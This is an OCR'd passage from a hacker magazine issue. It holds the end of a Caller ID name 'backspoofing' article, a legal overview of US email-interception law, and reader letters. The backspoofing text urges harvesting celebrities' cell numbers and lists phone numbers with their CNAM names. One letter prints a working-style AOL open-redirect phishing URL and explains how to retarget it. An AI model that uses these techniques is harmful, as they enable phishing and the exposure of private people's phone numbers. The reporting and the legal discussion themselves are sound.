
Cell phone numbers are no exceptions to rules of backspoofing either! T-Mobile currently enters their customers' names into CNAM databases. I believe Sprint is now starting to do the same. So if you're looking for a famous celebrity's cell phone number and you know they've got a T-Mobile account, backspoofing can come in very handy. Try backspoofing an entire T-Mobile exchange served out of the Hollywood Hills and see how many famous names you recognize!

Beware that all CNAM providers are not equal! There are lots of different CNAM databases in use, and while most of the information is the same, some databases have conflicting information. It may just be that some databases are not updated as frequently or it may just be that a certain one sucks and contains lots of outdated entries. I've found CNAM entries that were different, depending on the carrier who provided my Caller ID name service. I would get one result with Verizon and another with AT&T. There really is a lot of funky stuff that goes on in the world of CNAM.

To close the article, I want to show you just how cool backspoofing is. I've put together a list of some of the most interesting examples which I've found through backspoofing. Keep in mind that phone numbers do change quite often, so unfortunately some of these examples may be gone by the time this article comes out.

```
"BROWN UNIVERSIT" <4018637127>
"USG-FBI " <3104776565>
"U S GOVERNMENT " <5013246241>
"CIA,INTERNATION" <5087982693>
"FAA-ONTARIO ATC" <9093909953>
"BOOZE " <9099750050>
"NEW CENTURY TIT" <9099370020>
"UNITED,NUDE -TE" <2122749998>
"SPRINT PAYPHONE" <7027319900>
"28881 " <3109265101>
"A,T &T " <6172271067>
"BELL ATLANTIC A" <5703870000>
"OFC# 897 TEST L" <8028979912>
"ROCH TEL" <5852259902>
"PACIFIC BELL " <3108580000>
"VERIZON RC C9 " <9093900008>
"GTC RC WCH3 BC " <9093900006>
"GTC RC E140 BC " <9093900037>
"GTE WC XXXX " <9099740010>
"PYRAMID,TELECOM" <5087989920>
"VERIZON,INFORMA" <5087989974>
"VERIZON,GNI " <5087569913>
"VERIZON " <6316689906>
"NYNEX, " <5087980081>
"NEW,ENGLAND TEL" <5087989987>
"BELLSOUTH" <7066679923>
"T-MOBILE"        <7066679994>
"SWBT " <3142350475>
"SWB " <3149661736>
"QWEST MESSAGING" <5072859216>
"VACANT " <9784468972>
"UNCLAIMED MONEY" <4104641276>
```

Shouts: The DDP, NotTheory, Nick84, Decoder, Lucky225, Doug, Majestic, Ic0n, GreyArea, Mitnick, Agent Steal, Poulsen, StankDawg, Dual, Cessna, Vox, Strom Carlson, IBall, & Av1d. The revolution will be digitized!



Can I Read Your Email?

by Alex Muentz, Esq.
lex@successfulseasons.com

I've given a few talks at hacker conferences and there are a lot of misconceptions about the laws that govern what we can and can't do. While most legal issues are discussed in articles longer than an entire copy of *2600,* I'd like to give a quick overview on reading email - can you read other people's, and who can read yours?

Note: this is not legal advice. While I am an attorney, I'm not *your* attorney. I'm going to talk about U.S. Federal law, namely the Stored Communications Act and the Wiretap Act. Many U.S. states have their own laws on this topic that mirror Federal law or work slightly differently. Other countries have their own laws, and it seems that the U.S. government doesn't even follow their own. If you have any questions about specific facts or your own case, contact an attorney. That said, let's have some fun.

The Stored Communications Act (SCA) bars unauthorized people from intentionally accessing an "electronic communication service facility." It also prohibits authorized users from exceeding their granted access and obtaining, altering, or preventing the delivery of another's electronic communication (EC) that is in storage. There's a second set of laws, commonly known as the Wiretap Act or the Electronic Communications Privacy Act (ECPA) that deal with EC in transit.

"Storage" here is what attorneys call a "term of art," which means that it doesn't mean what you think it means. Storage under the SCA includes any time the EC stops, even for a microsecond. Consider this hypothetical: I email this article to *2600.* My email server holds onto the email while it figures out how to route it. It's in storage, if only for a tenth of a second, so it's covered by the SCA. The email server breaks it into packets and sends it to its upstream router. Now the packets are "in transit" until they make it to the router. The packets are in storage when in the router's memory. They're also in storage if I have my email client save sent mail.

Yup, "EC" is a vague term too. Since ECs aren't defined by the SCA, any new method of digital communication is likely to be covered. Messages on BBSes, web forums, email, IMs, pages, and cell phone text messages have already been ruled to be covered by the SCA.

Since the outcome of many legal issues depends on who you are and what you're doing to whom, the following chart should help.

Who are you?	Whose EC are you looking at?	Am I OK?
Intended recipient	Yours	Yup (1)
Inadvertent recipient	Someone else's	Yup (2)
Intentional recipient	Someone else's	Nope (3)
Email provider (public)	User's	Maybe(4)
Email provider (private)	User's	Maybe(5)
Police	Someone else's	Maybe(6)

(1). The intended recipient can always read their own stuff, at least under the SCA.

(2) If you get an incorrectly addressed email, or if your email system misroutes someone else's email to you, you're OK, as long as you didn't do anything to get that email. Mind you, if you asked someone else to get you the email, and neither of you are authorized to see it, it's not inadvertent .

(3) If you intentionally exceed your granted permissions and access or modify someone else's EC without their permission or prevent

them from getting it, you've violated the SCA and are potentially up to one year in prison and fines, or five years if you do it for profit or "malicious destruction". Here's the fun part: The law isn't quite sure what "exceeds authorized access" means yet.

(4), (5) A provider of an "electronic communications service" or their workers can look at ECs stored on their systems. Providers who offer their service to the public, such as ISPs or cell phone companies can't divulge the *contents* of ECs, except to deliver the message to the recipient, or when served with a valid subpoena or search warrant . Also, a public provider may forward an EC to the police if they believe it contains an imminent threat of serious physical harm to another, and that the provider inadvertently noticed the threat.

A private provider, such as a university or business that offers email only to their workers may be able to divulge the contents of emails if they want to. It's a gray area, which is why lots of employers make you sign a release when they give you an account on their systems. That way they're protected either way.

(6) The police can acquire the contents of ECs with a valid search warrant, which requires that there is probable cause that the emails are evidence of a crime. The police can also read ECs if the recipient allows them.

So what exactly is a "provider" under these laws? While it's not explicitly defined in the law, the common law system (what the U.S. uses) allows judges to look at previous court cases to guide them. So far, if you own the service and decide if others get to use it, you're a provider. So if you run a linux box and give your friends or employees mail accounts, you're a provider. If you let anyone use the system for a fee, you may be a "public provider."

What About Sniffing?

What happens if you don't get their communications from storage, but sniff it from the wire or from wireless? In most states, the SCA no longer concerns you. However, the Wiretap Act does come into play. Intercepting ECs without authorization by the recipient or law may result in up to five years imprisonment, open you up to civil suit by the victims, and a fine. The "authorizations under law" is an interesting list. You can look at ECs on the network if you:

1. Get permission from the recipient of the EC.
2. Are the intended recipient of the EC.
3. Are intercepting transmissions intended for the general public, persons, ships, or aircraft in distress, police/fire/emergency, CB band, or amateur radio. *Note:* encrypted transmissions are not considered "for the public".
4. Are investigating a source of "harmful interference" to authorized radio or consumer electronics, as long as the interception is only to determine the source.
5. Are an employee of the FCC if intercepting EC is within their job description.
6. Are a provider of an electronic communication service and the interception is:

a. Necessary to provide the service or

b. Necessary to protect the rights or property of the service or

c. To comply with a court order or wiretap warrant.

d. Employees of the above can be protected under the "provider" exception if the interception is within their job description.

There's some other stuff about allowing the President (and his employees) to conduct foreign intelligence, but what that means isn't going to get figured out for a while.


What's interesting is that "providers" are allowed to do a lot more with ECs when they're in storage than when they're being transmitted. That may be changing soon. There's a recent court ruling that seems to limit what providers can do with ECs on their systems.

To Recap

You can read your own mail. If someone sends you stuff by mistake, you can read it. If you break into someone else's server, you're in trouble. If you're allowed in the server, but get root by some nefarious means, or guess your ex-girlfriend's Hotmail password to read their mail, you're in trouble. If you want to test out a sniffer, get permission from the owner of the network.

There are some gray areas in the law, such as who can grant permission to view ECs and what constitutes permission. Does letting a user sudo grant permission to read other people's stuff? If I give my root login to someone else and they read your email, did I grant permission to do it? All these are interesting questions and they haven't been answered by the courts yet. Of course, every one of these questions will have to be answered by a real case, with victims and defendants. Nobody wants to be a test case.

Be careful out there. If you do get busted or sued, keep your mouth shut and talk to a lawyer.



Queries

Dear *2600:*

I have some observations that I would like to submit for your approval and potential publication. After noticing the "Writers Wanted" text block on Page 50 of 23:3, I have decided it is my time to contribute to the cause.

Most of the material that I have is based upon my work. I am presently a contract telecommunications technician with experience in carrier-class transport, some switching, data networks, and access devices. Prior to this I worked as lead technician for an avionics center where I dealt with several prominent entities in aerospace.

My concern comes for both my safety, the security of my customers, and the future of my career. Can I write in anonymously? Does *2600 Magazine* protect its writers?

Name Deleted

Assuming that was your real name that you signed your letter with, we'll start by encouraging you to protect your identity at the source. We always honor the requests of our contributors with regards to identification and it is our policy not to reveal any of our writers' personal information without their express permission. That said, we all must recognize that there are potential risks whenever mail is sent with identifying information which can be anything from the return address to information inadvertently included in the article which can lead people to figure out who you are, particularly those in your organization who may be trying to find the source of a leak. So for those readers who worry about this sort of thing, we advise caution with regards to any personal information that may be referenced in the article (locations, encounters with other people, etc.) and details which could be gleaned from either the email address itself or from the fact that someone used their internal corporate address to send mail to someone at 2600. Often just the fact that contact was made is enough to raise questions. Even without knowing the contents of the email that user@evil-empire.mil sent to articles@2600.com, you can bet the powers that be will be keeping a close eye on the sender and preparing his interrogation chamber. So the short answer is that we will do everything possible to protect your identity. But you must also exhibit a good degree of caution if you want to preserve your anonymity.

Dear *2600:*

Sometimes I want to send an anonymous email to various media organizations and I want to make sure I'm being very anonymous. What I would do is go find an insecure wireless network, like at a coffee shop for example, and connect to it with my laptop. I would open up Firefox and make sure that all of my web traffic went through Tor (I would use the FoxyProxy extension for Firefox, with Firefox, Tor, and Privoxy installed on an Ubuntu system). I would then surf my way over to hushmail.com and create a new account. I would choose Hushmail because not only are they a privacy organization and are unlikely to share any of my user information if asked (and in fact, according to their website, they don't actually know any of my user information without my passphrase because of the way it gets hashed), but also because it has an SSL certificate and it just makes me feel safer, even if my traffic is going through Tor. Then I would log in, email my message to the media, and log out. Then I would clear all the private data in Firefox (my cache, history, cookies, etc.). I would securely delete all files involved with the message on my computer (I use the wipe package). All the while, I'd make sure no one was looking over my shoulder. Then I would turn off my computer and leave.

Are there any holes? Is there anything further I should be doing? I wouldn't spoof my MAC address because my wireless card doesn't allow it, but it seems like that wouldn't even be necessary. Or is it? Would it be worth buying a new wireless card? Is there any possible way that I could get tracked, by local police, feds, Homeland Security agents, members of the media, or anyone else?

A. Saboteur

We can say with assurance that the media lacks the skills to do much beyond resolving an IP found in the headers of your email. If you really want to test your system, sending a threat to the White House or announcing the grand opening of a new al Qaeda chapter would get far more talented people involved in the challenge. (We really don't suggest this method.) Our readers can most certainly help find any potential holes in your scheme. The one we would point out is the danger of using the same

email address for other communications since more identifying information might be found if someone were to somehow find multiple messages from the same address, particularly any to a public forum.

Dear *2600*:

In issue 23:4, I think vyxenangel's statements are a little misleading. In the movie *Hackers,* the characters in the film talk about a "rightous hack" on a Gibson and "not any of this accidental shit." The film has very good visual effects but you don't learn a thing about hacking. The subway defense system I thought was good. It was used by a young Angelina Jolie, who played a hacker called Acid Burn. Don't try this at home.

My question is: In the film, the cover of your magazine appears in a scene. Do you know which issue they used in the movie?

mr.bitworth

We were hoping you could tell us since you've obviously seen it somewhat recently. You can find a full list of our covers on our website. It's most likely one of the 1994 covers and was used in the car scene where one law enforcement agent is reading lines from the famous "Hacker Manifesto" by The Mentor, which, by the way, never actually appeared in our magazine. As for the original letter, we believe a degree of sarcasm was part of the overall theme.

Dear *2600*:

Twice now I have opened my cell phone to see I have a voice mail and when I connect to my mailbox and play it, I only hear music. No voice, and my phone doesn't say I missed a call. I played the music for ten minutes the first time and it didn't stop, though it looped. I have Verizon service. Can anyone tell me what on Earth is going on?

about:blank

Someone is calling you and playing music. It happens. Sounds to us like you're getting some sort of telemarketing call where they don't have enough operators so they actually place people on hold when calling them. It could be something else though, like someone really trying to waste your time and succeeding in wasting their own. The fact that your phone doesn't ring could be because of a number of reasons, including flaky service or someone dialing directly into your voice mail greeting to avoid ringing your phone. You should also be able to get envelope information in the voice mail message that may reveal an originating phone number. If there are other possibilities, we will no doubt hear of them from our readers.

Dear *2600*:

I was wondering if any readers or if anyone over at *2600* has heard of the new "Photobucket Login" exploit. Apparently the exploit has the ability to turn *any* Photobucket account into a "guest" account. What this means is that upon the login screen you wouldn't need the root password. All you would type into the password box is the word "guest" and, boom, you now have "read only" privileges to the once password-protected account. How does this work? And who has heard of it?

The Laguna

We're not familiar with it but this really sounds a bit too simple to not be intentional or completely untrue.

Dear *2600*:

I wrote one an article in January 2007 but I wrote it in Spanish. I can translate it but it won't be any better than if you translate it. So I propose to send it to you in Spanish and you can translate it.

Victor

You have a frightening amount of faith in our abilities. Even if we did have the skills needed to do this (and we don't), there simply isn't enough time to translate languages on top of all of the other editing tasks involved in a typical issue. That said, we would be thrilled if someone could figure out a system of translating submissions to us so that more people from around the world could submit articles. Until that happens, you're best off translating it as best you can. Your grammar and spelling will probably come out better than that of many native English speakers.

Dear *2600*:

Are articles for *2600* still accepted at articles@2600.com and is a lifetime subscription to the magazine still offered if the article is used?

d

That's our address but we never offered a lifetime subscription for articles. You get a year and a shirt if it's used. If the article is particularly in depth, then you get two years and two shirts. Years can also be applied to back issues.

Info

Dear *2600*:

I am a long time listener and magazine subscriber. Listening to and reading your recent election and e-voting stories made me think I should let you know how it works here in Australia.

If you are born here and go to school like normal then when you turn 18 you are automatically added to the local electoral roll and sent a letter to confirm this, outlining your responsibility to vote and also outlining the penalties for not voting. You then turn up at the local voting booth on Election Day, always a Saturday from 8 to 6 at the local schools. You walk in through a few spruikers handing out how-to-vote cards for different parties and mosey on over to a desk (if you get there at the right time when there is no queue). They ask you your name and address, they ask if you have voted already today, they never ask for any ID, then the nice volunteer crosses your name out and hands you the voting papers. You get two papers: a large white one (last election this was two feet wide) and a small green one around the size of a *2600 Magazine*. You take your papers over to a cardboard booth and fill them out a little awkwardly, then fold them up into a square and pop them into

cardboard boxes.

The ballot papers are unreal. The white (House) one has about 30 to 50 boxes to fill out with numbers starting with one for your first vote, then you keep going with the second and so on... or you can just put a one in the top section of the paper for the party you want and you will get whatever that party has chosen for its preferences. As you can see, this has its own problems with preference deals and the like.

There is another legal vote. That is, if you just put a one in one box for one candidate only, then that will be counted but only in the first round. When your choice is among the lowest pile of votes then your vote will be discarded with no preferences. Normally it would then go to number two, then three, and so on until there were only two piles of votes and a winner was declared. While this is a legal vote, it is a federal offense to actually let anyone know about it. People have been arrested for handing out how to vote cards that promote this type of vote.... The green (Senate) paper is much simpler with only five to seven boxes to number.

The problem with the preferential voting system is that my vote will always end up with one of the two major parties in most cases and not always the one you prefer, unless you fill out every box on the paper and put that candidate last.

The system is open to many simple hacks but it doesn't really happen to any extent. There are a lot of unfilled papers and invalid votes though.

Breto

The system you describe is known as Instant Runoff voting. Basically it saves the trouble of having to hold multiple elections, otherwise known as runoffs, to determine who the ultimate winner is. This system is used in some parts of the United States and may catch on in the future. Most people seem intimidated by it because of its seemingly complex nature.

Dear *2600:*

I'm writing this in regard to "Ringtone Download Folliez" from 23:3. I was eager to try this out but every ringtone I saw that I wanted was stored in a .swf file. I did some research on .swf files and found that they were multi-part, meaning that the ringtone was stored someplace other than the .swf file itself. So I got on Firefox, enabled the live http headers add-on, checked the request box, and reloaded the .swf page. I then checked live http headers and found exactly where the music file was stored (e.g., `http://content.ringtonio.nl/➥swfp/STREAM21175.SWF`). Then I saved the page and changed the file from swf to mp3 with a free file converter. I hope this helps.

Also, 23:3 was the first *2600 Magazine* I've gotten. My sister knew I loved computers so she got it for me. We were both astonished when we saw my old small town elementary school on the back cover (Mountain View Elementary School, Manchester, GA). I now have a subscription and look forward to future issues!

Danielmoore

It certainly is a small world, isn't it?

Dear *2600:*

In response to lup0's letter in 23:3 about concern for potential privacy infringements made by Cox Communications, I would like to share what little I do know about how most of these "copyright infringements" are handled. First off, I worked for Cox for over two years as a lowly technical support agent handling calls from every last Jim-Bob and Cletus in the area about their Internet service, so let's just say the mandatory beforehand experience requirements for employment were not very impressive. But in all truthfulness, most of the floor agents are given an absurd amount of run-around when asking any questions that dealt with the world outside of the cube. If a customer called in complaining of nonfunctioning service, we would pull up their account and notice that it had been "flagged" by the corporate office in Atlanta. The next step would be to access another web-based utility that allowed us to see all types of issues related to the customer's account categorized by modem MAC. In the case of "copyright infringement," there would actually be a copy of a facsimile from the corresponding entertainment conglomerate (i.e., Warner Brothers, Fox, etc.). It would be a simple letter from the company's legal team informing Cox of the copyright issues. They would never go into detail, but would always say something humorously nonchalant about "happening to notice" or some crap like that. They would then present Cox with the conditions for handling the customer's account. They would request that the customer be informed of the infringement and given notice that service would be terminated upon another violation. They wanted two strikes and you're out, but the general rule was three. I tried investigating into this as much as possible but no one seemed to have a clue about how they found out or didn't seem to care. And unfortunately most snooping was difficult with the constant physical monitoring and the ever watchful screen capture software that, for some reason, they frowned upon being disabled. Now I am no longer employed there and so I don't have access to easily research anymore. And, by the way, a simple IP address anonymizer seems to be an easy way around this. I never saw any issues arise from people that I knew to be using such software. And *2600* staff, thanks for a continually great publication.

N0vus0piate

Dear *2600:*

A week or so ago from Borders I bought a Bad Religion CD called *Punk Rock Songs*. The CD was an import from Germany that included many obscure tracks that I really really wanted. When I got home and popped it into my Xbox to burn and make my personal copy, the disc wouldn't play. It was labeled in German that it "will not play in a PC/Mac." As the Xbox is just a dressed up PC, I kinda got paranoid,

remembering that situation where Sony got sued for spyware that buried itself in root. So I wouldn't even consider placing it into my computer to burn. I got to thinking of alternative methods to get the information cut into my legally protected right for personal copies of music. Plus I always burn a copy just in case the original becomes inoperative.

I'm not that familiar with the copy protection software from Sony and I wanted to keep it quarantined from my box. I just wanted to find a way to create high quality copies of the music from the CD onto my hard drive. Then it dawned on me. Use a portable CD player and a double ended headphone jack cord you can find at Radio Shack (1/8th stereo miniplug to 1/8th stereo miniplug) and a program like Audacity, which is used to record your audio input, as most media players don't quite do that anymore (http://audacity.sourceforge.net/).

It's extremely simple. You connect the "line out" on the CD player (or even the headphone out) to the cord. You connect that cord to the back of your computer at the "audio in." Play the CD and use the program to record the tracks. It's a hardware variety bypass of the copy protection software on the CD.

Many people I figure already know about this, but I felt like informing the masses about a bypass of all security devices on a copy protected CD (so you can essentially quarantine the disc as I don't trust a Sony disc in my drive). It doesn't matter what program is used to protect the CD as you are just recording the audio going into the computer and it's being played in a "dumb" CD player so it will bypass the code that prevents it from being played on the computer drive. My computer is ancient but I have this feeling that the same can be done with outside video sourced from RCA jacks or cable or whatever. Of course there are software ways to do this, but I wanted to remind people that there are hardware ways to get these things accomplished as well.

Bac

Dear *2600:*

I'm a philosophy student at Mount Allison University in New Brunswick, Canada, and an avid reader of *2600*. Recently my school switched dining services from Sodexho to Aramark, and with the changes came an interesting little novelty hidden away in the corner. They installed a little computer called the PioneerPOS (Point Of Sale is my guess). This is officially for nutrition information and a menu for the week. Also officially (although somewhat unadvertised for now), it's used for buying snacks from Aramark. Aramark has the food monopoly on campus and so any food sold on the campus is from them.

I happened to be eating near it when I noticed there was a tiny box on the touch-sensitive display. There was a program update for "GoToMyPC" which is used for remote access. Although this is a guess, I think that the program takes the sales from the machine and sends them to the central corporate headquarters, which then orders the outlets what to do. Anyhow, I clicked the box and it rebooted the machine, which led to a wealth of information. The motherboard is American Megatrends and the OS is Windows XP Embedded. It booted to the desktop and I navigated the touchscreen with a pen cap (fingers would be too difficult and it was necessary to get the toolbar from "auto-hide").

I checked the programs it had installed, which were CampusDishKiosk, GoToMyPC, and Norton Antivirus. It also had Windows Media Player 10 and the default songs that come with XP (David Byrne cranked up loud on this machine was quite humorous). The machine was three gigahertz and had 1.99 gigs of RAM, which seems like incredible overkill for a machine that is more or less a terminal. It was connected to the campus network, so I had no way to identify exactly where the information obtained on this computer went. There were two hard drives, one of which held the system information and one that held two .GHO files. One drive was roughly 700 MB and the other was about 1.2 GB.

I'm not exactly sure what information is on that machine. However, from my little investigation, I gather it wouldn't be too difficult to dig into actual student numbers and purchases, assuming the information is initially stored on one of the hard drives. This makes me rather paranoid about the way these card-swipe units are used. Mount Allison is new to using magnetic stripe IDs and I worry that the machines it will be utilizing now and in the future will continue to be insecure and vulnerable.

Thanks for a great mag!

LocalLuminary

Dear *2600:*

I am a new subscriber to your magnificent magazine, enjoying the extended access to new technologies through you and *Maximum PC,* and a resident of Pennsylvania's D.O.C. I'm writing in response to soursoles' letter concerning AIM relay for prisoners.

The rumor of Internet access in prisons, Pennsylvania's at least, is just that. A rumor. Unless an educational course requires it, inmates aren't permitted to see a computer, let alone touch one. What little access I have had has shown a basic network with no Internet access. Security is surprisingly lax but I attribute this to the basic inmate population being your usual Layer 8 idiots. Should I come across something with potential I'll be sure to share.

The phone system itself was upgraded to an automated system some time back. Since the upgrade, all phone numbers are pre-approved before calls are permitted. Even then calls are limited to one or two a day, depending on your custody level. Calling cards are an option. This is just a credit to your account with the phone company, not an actual card. Unfortunately the cheapest card for us is the equivalent of a minimum wage employee on the street paying $375 for a 40 minute card. That is a whole other can of worms though.

I appreciate your efforts in trying to aid family/friends of the incarcerated. It almost reminds me of what it's like to be amongst people again.

Thank you *2600* for your notice of the need for change. Most people would sooner forget about us and our friends and families than help speak out about injustices we endure.

SN

In recent months there has finally been attention given to the horribly unfair telephone rates forced on prisoners and their families. We have a very unhealthy attitude of forgetting about our incarcerated citizens and, in fact, treating them as if they were subhuman, regardless of the actual circumstances behind their imprisonment. As more and more of us are found guilty of one thing or another, this mentality is really going to wind up biting us in the ass.

Stories

Dear *2600:*

My boss is a "sysadmin" in our department. Unfortunately, I'm the "assistant." I would like to share this short but funny story. I was browsing around his files on the network the other day, which he hasn't restricted access to, and found a very short document detailing the implications of unauthorized access to our only UNIX server using the root account.

The document is so short it is funny. My boss knows zero about UNIX, and it appears he thinks no one else does either! Here are his statements:

"Root cannot be accessed remotely, you need to be in front of the server." (A modem is hooked up to the server and is clearly visible). *"To do any damage on the UNIX server using the root account, you would need a good understanding of UNIX."*

Anyway, keep up the great work with the mag, *Off The Hook,* and *Off The Wall.*

brill (England)

It's not hard to see how someone could reach these conclusions. Lots of servers don't permit remote logins to root. But of course you can still become root remotely in a number of different ways, authorized and unauthorized. Not knowing this may give someone a false sense of security. But it's a lot harder to figure out how someone could think that you can only screw something up by having a good understanding of it. If anything, the opposite is true.

Dear *2600:*

A few months ago I wandered into a Cingular retail location and wanted to find out how much information about my account they had access to. I acted as if I wanted to pay my bill and had some other questions about my account. I told one of the sales reps my cell number and he punched it into the computer and up came all of my info, including my address, date of birth, last four digits of my Social Security Number, and call history. I watched the screen as he looked at my account. Unfortunately, the rep didn't even know who I was since he didn't ask me to identify myself nor did he ask for the *passcode* I explicitly told Cingular to put on the account when I first got service. More astonishingly, the passcode was displayed in plaintext on the computer screen in red color! I assume he was supposed to ask me to confirm it. Oops.

Disturbed by this, I next went to one of the Cingular franchise stores instead of a corporate store like the first one. Again, I simply said I had some questions about my account, gave the woman my cell number, and she pulled up the record and allowed me to look at it. She didn't ask who I was or confirm any account information or the passcode. The only difference was the look of the web-based application she was using, and the fact that she *did* ask for my zip code when she first punched in the cell number. Recently I found out that the franchise stores now need to put in the last four digits of the SSN to access the account. Still, the passcode is displayed in red for them to see.

I'm really disappointed to see this easy availability of my cell phone records, especially after the scandal last year in which anyone could pay $100 to get a call history through pretexting. I didn't even have to pretext to get this info. I could've been anyone going into the stores and giving them any phone number since they didn't verify my identity. Then I could've called customer support with the passcode that I could see onscreen and do whatever I wanted. The big question is why does an in-store sales rep even need access to accounts that have already been set up? Their job is to sell and activate new phones. They could still accept bill payments without having access to existing customer accounts. Allowing in-store sales reps to have account access is much less secure than having that info available only in a call center. For one, the interaction isn't being recorded, and the store reps are open to bribing, whereas call center reps are much less likely to be able to accept bribes due to logistical reasons.

On the Cingular webpage they state:

"As you may have read or seen in the media, a number of websites are advertising the availability for sale of wireless phone records. Please know that Cingular Wireless does not sell customer information to, or otherwise cooperate with, these companies, and we are working aggressively to combat their practices.... Cingular is supporting efforts to criminalize the unauthorized acquisition or sale of wireless phone records. In addition, Cingular has a variety of safeguards in place to protect against unauthorized access to customer information, and we continue to evaluate and enhance these safeguards. If you wish to better protect your account from unauthorized access, contact us at 1-866-CINGULAR (1-866-246-4852) and ask that a passcode be placed on your account."

Well, they can start the criminal investigation with their own in-store sales people.

As a side note, I also saw a small colored graph of some kind on my account's main page, which indicated how much revenue I brought in relative to other customers. I asked the rep what it was and

that's when he got uptight and said I wasn't even supposed to be looking at the computer. I guess this graph tells call center reps how valuable I am as a customer.

Dave

As long as there are human beings in the equation, security holes like this are going to exist in one form or another. Education, not automation, is the answer.

Dear *2600*:

I am 18 years old and have been a reader for many years. There aren't any meeting places close to me so I have never been able to attend. Today I received my letter of acceptance to the University of Florida. When I was reading the meeting place page I was really excited when I saw that there is a meeting on the UF campus. Now I can't wait until August. Thanks for such a great read!

Kevin

Many college applicants choose their college based on whether or not there's a 2600 meeting nearby. It makes perfect sense to us.

Dear *2600*:

I recently renewed a domain name. I called the company instead of dealing with it online due to complications that I won't go into. I received a teller who was located in the Philippines. I ended up calling this company three times. The first and last calls were dealt with through the Philippines office and the second call was through a main office in Pennsylvania.

The domain name was to be paid for by an author I work with. The teller in Pennsylvania wanted to speak with the author in order for the renewal to be processed whereas the teller in the Philippines bypassed this and simply called me with the number they had on record to verify I was affiliated with the account on record after I answered the phone.

The number they had on record was for a land line account that forwards calls to my mobile. I found this an interesting mini-system that verified trust between myself and this lady in the Philippines. It also showed me (as I've experienced many times before with telecommunications companies) the policy inconsistencies within the same company scattered around regions from one side of the planet to the other.

Somehow in some bizarre way this relates to why I get so many requests from Philippine girls at Friendster, which is why I even bother keeping the account open!

JZ

Danger

Dear *2600*:

I recently received an email that was an obvious phishing attempt. The email asked me to log into my Neteller account. The problem is, I don't have a Neteller account. I've received many of these types of emails in the past asking me to log into my account with a company I don't have an account with, but this one was different. I inspected the link that was sent in the email. I was surprised to see that the link started with www.aol.com. Many users unfamiliar with phishing might lose their account in this type of phishing attempt because of the familiar www.aol.com address. This phishing attempt uses a redirect feature conveniently provided by AOL. At this time I am unable to explain the extensive use of numbers and commas.

```
http://www.aol.com/ams/
clickThruRedirect.adp?1073762100,214
7779757%D72147568413,https://202.143
.132.179/www.neteller.com/index.html
```

As of this writing the AOL redirect is still working. Simply change the link after the last comma and you can redirect to any page you like.

So, you ask, what is the problem? The problem comes when a malicious user wants to phish for AOL accounts. If a malicious user sets up an AOL-type login page, this type of attack could be very successful.

I emailed admin@aol.com regarding this issue and, as expected, received no response. Hopefully by providing the information to the masses the security issue will eventually be resolved.

dNight

Dear *2600*:

I'm not exactly sure if this letter is relevant.. But I thought this was so stupid I had to mention it.. Congress is trying to pass a law called the Animal Enterprise Terrorism Act (AETA) and it has one *very very very* serious problem. If this law were to pass it would make legal activities such as peaceful protests, consumer boycotts, media campaigns, legislative proposals, or even telling the public what happens in puppy mills, factory farms, or canned hunting facilities, able to be classified as acts of terrorism. Whatever happened to free speech? The right of peaceful protest? Sure, this really has nothing to do with hacking. But it does deal with suppression of our basic rights. So I thought I'd write in a small letter about it because I believed if anyone would be open minded enough to care, they'd probably read this magazine.

ch3rry

This was signed into law on November 27, 2006. Regardless of whether you believe that this will criminalize free speech or whistleblowing, it seems a bit of a reach to inject the word "terrorism" into this topic. That right there should have been enough to derail this.

Weirdness

Dear *2600*:

Has anyone else received anything like this? It appears to be some sort of garbled rant about technology... but the attached image [mutually.gif] at the bottom has maku.ob on it... which is the trading symbol for makeup.comlimited. I am guessing this is just a way to bypass spam filters. Any thoughts?

---------- Forwarded message ----------

From: Ambrose Hartman <clyh@resourceaz.com>
Date: Dec 4, 2006 2:16 AM
Subject: Punch-card ballots, optical-scan ballots, and absentee ballots are all subject to question.

We all use it for the same thing, talking, communicating, and connecting. Their intent is also to launch attacks against major companies, and now attack each other. What have they, and their parents learned from everything?

My phone works perfectly for what I do.

The only fault with this near utopian situation is that computers never, ever, ever, act the way we want them to.

Computers are popping up everywhere, the world is becoming wireless, and now you can do almost everything online. This all has me completely sick of elections.

drlecter

This is apparently the latest craze in spam. Text is grabbed from websites, online books, news stories, and even weather reports and then sent out in an email to various people. Most spam detectors won't catch this since the text appears to be legitimate. The spam is then included in attachments (image files, hence the term "image spam"), which people to this day still open blindly.

Advice Sought

Dear *2600:*

We're a group of young hacktivists from Canada and we are going to be starting our own printed mag. We're going to be breaking ground with some top notch articles and I'm sure a few of our articles will mention *2600*. When they do, I'll email you again to let you know, as we would love to reference and tell people about your mag. Here's the thing: I am interested in hearing a short story about how *2600* got started and put on the stands all over. Any tips? Thanks in advance for the advice.

Alexander Chase

